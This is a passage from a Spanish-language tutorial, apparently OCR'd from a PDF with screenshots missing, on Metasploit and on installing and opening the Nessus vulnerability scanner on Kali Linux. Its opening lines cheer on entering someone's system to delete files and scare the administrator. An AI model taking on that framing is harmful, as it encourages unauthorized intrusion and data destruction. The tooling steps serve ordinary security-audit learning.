


Ya podemos entrar en su sistema para borrarle archivos del sistema o de datos y matar de un susto al administrador. Metasploit es mucho más amplio, iré ampliando cosillas cuando tenga tiempo, pero antes quiero sacar la guía de Armitage, es una aplicación gráfica para Metasploit que os resultará más sencilla de usar.


NESSUS

Nessus es una potente aplicación de detección de vulnerabilidades muy usada tanto por los hackers, como por los expertos en seguridad informática cuando tienen que realizar auditorías.


Lo primero es descargarse el archivo de Internet, en mi caso es la versión 5.2.1 para Debian, que es sobre lo que trabaja Kali Linux, pero si hay una versión más actual mejor. Yo me lo he descargado en la carpeta /media/compartida, así que accedo a ese directorio e instalo desde allí. Al ser un archivo con extensión deb, usamos el comando dpkg.




Ahora reiniciamos el Nessus.



Abrimos un navegador y escribimos la dirección https://localhost:8834, 8834 es el puerto por defecto en el que trabaja Nessus.




Dependiendo del navegador usado, saldrá una u otra pantalla, en cualquier caso hay que aceptar las excepciones y añadirlas.




Aceptamos el certificado de Nessus y lo confirmamos para que no nos vuelva a salir esta pantalla.

